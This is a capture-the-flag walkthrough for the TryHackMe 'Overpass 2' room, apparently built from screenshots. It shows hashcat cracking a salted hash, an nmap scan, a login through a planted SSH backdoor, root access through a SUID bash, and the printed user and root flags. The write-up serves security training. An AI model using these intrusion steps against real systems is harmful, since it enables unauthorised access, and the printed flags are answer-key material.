  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed:1c362db832f3f864c8c2fe05f2002a05:november16

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1710 (sha512($pass.$salt))
Hash.Target......: 6d05358f090eea56a238af02e47d44ee5489d234810ef624028...002a05
Time.Started.....: Thu Mar 21 06:06:47 2024 (8 secs)
Time.Estimated...: Thu Mar 21 06:06:55 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:     8252 H/s (0.40ms) @ Accel:256 Loops:1 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 17408/14344385 (0.12%)
Rejected.........: 0/17408 (0.00%)
Restore.Point....: 16896/14344385 (0.12%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: felton → petey
Hardware.Mon.#1..: Util:  5%

Started: Thu Mar 21 06:05:33 2024
```

Task 3: Attack - Get back in!

With the information gathered, it's time to regain control of Overpass' production server.

Findings:

- **Message left by the attacker as a heading**: H4ck3d by CooctusClan


kali (Snapshot 4) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
TryHackMe | Overpass 2 - Hacked — Mozilla Firefox
Kali Linux
TryHackMe | Overpass 2
New Tab
https://tryhackme.com/room/overpass2hacked
LOL Hacked — Mozilla Firefox
LOL Hacked
10.10.221.216
H4ck3d by CooctusClan
THM AttackBox
53m 49s

Task 2 Research - Analyse the code

Task 3 Attack - Get back in!

Now that the incident is investigated, Paradox needs someone to take control of the Overpass production server again.

Start Machine

There's flags on the box that Overpass can't afford to lose by formatting the server!

Answer the questions below

The attacker defaced the website. What message did they leave as a heading?

H4ck3d by CooctusClan

Correct Answer

Using the information you've found previously, hack your way back in!

No answer needed

Completed

Hint


+15 What's the user flag?

Answer format: ***{********************************}


Submit

Hint

- **User flag:** thm{d119b4fa8c497ddb0525f7ad200e6567}



```
root@ip-10-10-126-160:~# nmap -sC -sV 10.10.221.216

Starting Nmap 7.60 ( https://nmap.org ) at 2024-03-21 03:37 GMT
Nmap scan report for ip-10-10-221-216.eu-west-1.compute.internal (10.10.221.216)
Host is up (0.00061s latency).
Not shown: 997 closed ports
 RT     STATE SERVICE VERSION
 /tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
  ssh-hostkey:
|   2048 e4:3a:be:ed:ff:a7:02:d2:6a:d6:d0:bb:7f:38:5e:cb (RSA)
|   256 fc:6f:22:c2:13:4f:9c:62:4f:90:c9:3a:7e:77:d6:d4 (ECDSA)
|_  256 15:fd:40:0a:65:59:a9:b5:0e:57:1b:23:0a:96:63:05 (EdDSA)
80/tcp   open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: LOL Hacked
2222/tcp open  ssh     OpenSSH 8.2p1 Debian 4 (protocol 2.0)
| ssh-hostkey:
|_  2048 a2:a6:d2:18:79:e3:b0:20:a2:4f:aa:b6:ac:2e:6b:f2 (RSA)
MAC Address: 02:AD:FC:A4:F8:EB (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.75 seconds
```


kali (Snapshot 4) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
10.8.31.86
6:40
Wireshark · Follow TCP Stream (tcp.stream eq 3) · overpass2.pcapng


```
Your identification has been saved in id_rsa.
Your public key has been saved in id_rsa.pub.
The key fingerprint is:
SHA256:z0OyQNW5sa3rr6mR7yDMo1avzRRPcapaYwOxjttuZ58 james@overpass-production
The key's randomart image is:
+---[RSA 2048]----+
|        .. .     |
|       .  +      |
|      o   .=.    |
|     . o  o+.    |
|      + S +.     |
|     =.o %.      |
|    ..*.% =.     |
|    .+.X+*.+     |
|   .oo=++=Eo.    |
+----[SHA256]-----+
james@overpass-production:~/ssh-backdoor$ chmod +x backdoor
chmod +x backdoor
james@overpass-production:~/ssh-backdoor$ ./backdoor -a
6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed

<9d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed
SSH - 2020/07/21 20:36:56 Started SSH backdoor on 0.0.0.0:2222
```

Packet 3480. 67 client pkts, 19 server pkts, 38 turns. Click to select.


Entire conversation (6,980 bytes)

Show data as ASCII

Stream 3




```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.75 seconds
root@ip-10-10-126-160:~# ssh james@10.10.221.216
The authenticity of host '10.10.221.216 (10.10.221.216)' can't be established.
ECDSA key fingerprint is SHA256:k9Gy3gjhPS9Ra0ij5Mz+6JaiSVr39W8oS/bUVg0fe0A.
 e you sure you want to continue connecting (yes/no)? yes
 rning: Permanently added '10.10.221.216' (ECDSA) to the list of known hosts.
 ames@10.10.221.216's password:
Permission denied, please try again.
james@10.10.221.216's password:
Connection closed by 10.10.221.216 port 22
root@ip-10-10-126-160:~# ssh -p 2222 james@10.10.221.216
The authenticity of host '[10.10.221.216]:2222 ([10.10.221.216]:2222)' can't be established.
RSA key fingerprint is SHA256:z0OyQNW5sa3rr6mR7yDMo1avzRRPcapaYwOxjttuZ58.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.221.216]:2222' (RSA) to the list of known hosts.
james@10.10.221.216's password:
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

james@overpass-production:/home/james/ssh-backdoor$
```



kali (Snapshot 4) [Running] - Oracle VM VirtualBox
THM Browser-Based — Mozilla Firefox
Kali Linux
TryHackMe | Overpass 2
THM Browser-Based
Problem loading page
https://vnc.tryhackme.tech/index.html?host=proxy-4.tryhackme.tech&password=4a5d54176976c7de&proxyIP=10
Applications Places System
Thu 21 Mar, 03:47
AttackBox IP:10.10.126.160
james@overpass-production: /home/james
File Edit View Search Terminal Help


```
bash: cd: HOME not set
james@overpass-production:/home/james/ssh-backdoor$ cd ..
james@overpass-production:/home/james$ cd ..
james@overpass-production:/home$ ls
bee  james  muirland  paradox  szymex
james@overpass-production:/home$ cd
bash: cd: HOME not set
james@overpass-production:/home$ cd ..
james@overpass-production:/$ ls
bin    dev   initrd.img      lib64       mnt   root  srv       tmp  vmlinuz
boot   etc   initrd.img.old  lost+found  opt   run   swap.img  usr  vmlinuz.old
cdrom  home  lib             media       proc  sbin  sys       var
james@overpass-production:/$ cd james
bash: cd: james: No such file or directory
james@overpass-production:/$ cd/home/james
bash: cd/home/james: No such file or directory
james@overpass-production:/$ cd /home/james
james@overpass-production:/home/james$ ls
ssh-backdoor  user.txt  www
james@overpass-production:/home/james$ cat user.txt
thm{d119b4fa8c497ddb0525f7ad200e6567}
james@overpass-production:/home/james$
```

- **Root flag:** thm{d53b2684f169360bb9606c333873144d}




kali (Snapshot 4) [Running] - Oracle VM VirtualBox
THM Browser-Based — Mozilla Firefox
Kali Linux
TryHackMe | Overpass 2
THM Browser-Based
Problem loading page
https://vnc.tryhackme.tech/index.html?host=proxy-4.tryhackme.tech&password=4a5d54176976c7de&proxyIP=10
Applications Places System
Thu 21 Mar, 03:49
AttackBox IP:10.10.126.160
james@overpass-production: /home/james
File Edit View Search Terminal Help

```
james@overpass-production:/home/james$ ls
ssh-backdoor  user.txt  www
james@overpass-production:/home/james$ cat user.txt
thm{d119b4fa8c497ddb0525f7ad200e6567}
james@overpass-production:/home/james$ ls -al
total 1136
drwxr-xr-x 7 james james    4096 Jul 22  2020 .
drwxr-xr-x 7 root  root     4096 Jul 21  2020 ..
lrwxrwxrwx 1 james james       9 Jul 21  2020 .bash_history -> /dev/null
-rw-r--r-- 1 james james     220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 james james    3771 Apr  4  2018 .bashrc
drwx------ 2 james james    4096 Jul 21  2020 .cache
drwx------ 3 james james    4096 Jul 21  2020 .gnupg
drwxrwxr-x 3 james james    4096 Jul 22  2020 .local
-rw------- 1 james james      51 Jul 21  2020 .overpass
-rw-r--r-- 1 james james     807 Apr  4  2018 .profile
-rw-r--r-- 1 james james       0 Jul 21  2020 .sudo_as_admin_successful
-rwsr-sr-x 1 root  root  1113504 Jul 22  2020 .suid_bash
drwxrwxr-x 3 james james    4096 Jul 22  2020 ssh-backdoor
-rw-rw-r-- 1 james james      38 Jul 22  2020 user.txt
drwxrwxr-x 7 james james    4096 Jul 21  2020 www
james@overpass-production:/home/james$
```


kali (Snapshot 4) [Running] - Oracle VM VirtualBox
THM Browser-Based — Mozilla Firefox
Kali Linux
TryHackMe | Overpass 2
THM Browser-Based
Problem loading page
https://vnc.tryhackme.tech/index.html?host=proxy-4.tryhackme.tech&password=4a5d54176976c7de&proxyIP=10
Applications
Places
System
Thu 21 Mar, 03:51
AttackBox IP:10.10.126.160
james@overpass-production: /home/james
File
Edit
View
Search
Terminal
Help
06:51
21/03/2024


```
exit
james@overpass-production:/home/james$ ls -al
total 1136
drwxr-xr-x 7 james james    4096 Jul 22  2020 .
drwxr-xr-x 7 root  root     4096 Jul 21  2020 ..
lrwxrwxrwx 1 james james       9 Jul 21  2020 .bash_history -> /dev/null
-rw-r--r-- 1 james james     220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 james james    3771 Apr  4  2018 .bashrc
drwx------ 2 james james    4096 Jul 21  2020 .cache
drwx------ 3 james james    4096 Jul 21  2020 .gnupg
drwxrwxr-x 3 james james    4096 Jul 22  2020 .local
-rw------- 1 james james      51 Jul 21  2020 .overpass
-rw-r--r-- 1 james james     807 Apr  4  2018 .profile
-rw-r--r-- 1 james james       0 Jul 21  2020 .sudo_as_admin_successful
-rwsr-sr-x 1 root  root  1113504 Jul 22  2020 .suid_bash
drwxrwxr-x 3 james james    4096 Jul 22  2020 ssh-backdoor
-rw-rw-r-- 1 james james      38 Jul 22  2020 user.txt
drwxrwxr-x 7 james james    4096 Jul 21  2020 www
james@overpass-production:/home/james$ ./.suid_bash -p
.suid_bash-4.4# id
uid=1000(james) gid=1000(james) euid=0(root) egid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd),1000(james)
.suid_bash-4.4#
```


kali (Snapshot 4) [Running] - Oracle VM VirtualBox
THM Browser-Based — Mozilla Firefox
Kali Linux
TryHackMe | Overpass 2
THM Browser-Based
Problem loading page
https://vnc.tryhackme.tech/index.html?host=proxy-4.tryhackme.tech&password=4a5d54176976c7de&proxyIP=10
Applications
Places
System
Thu 21 Mar, 03:54
AttackBox IP:10.10.126.160
james@overpass-production: /home/james
File
Edit
View
Search
Terminal
Help
06:54
21/03/2024

```
-rwsr-sr-x 1 root  root  1113504 Jul 22  2020 .suid_bash
drwxrwxr-x 3 james james    4096 Jul 22  2020 ssh-backdoor
-rw-rw-r-- 1 james james      38 Jul 22  2020 user.txt
drwxrwxr-x 7 james james    4096 Jul 21  2020 www
james@overpass-production:/home/james$ ./.suid_bash -p
.suid_bash-4.4# id
uid=1000(james) gid=1000(james) euid=0(root) egid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd),1000(james)
.suid_bash-4.4# ls
ssh-backdoor  user.txt  www
.suid_bash-4.4# cd ..
.suid_bash-4.4# ls
bee  james  muirland  paradox  szymex
.suid_bash-4.4# cd
.suid_bash: cd: HOME not set
.suid_bash-4.4# whoami
root
.suid_bash-4.4# cd /root
.suid_bash-4.4# ls
root.txt
.suid_bash-4.4# cat root.txt
thm{d53b2684f169360bb9606c333873144d}
.suid_bash-4.4#
```

Conclusion:

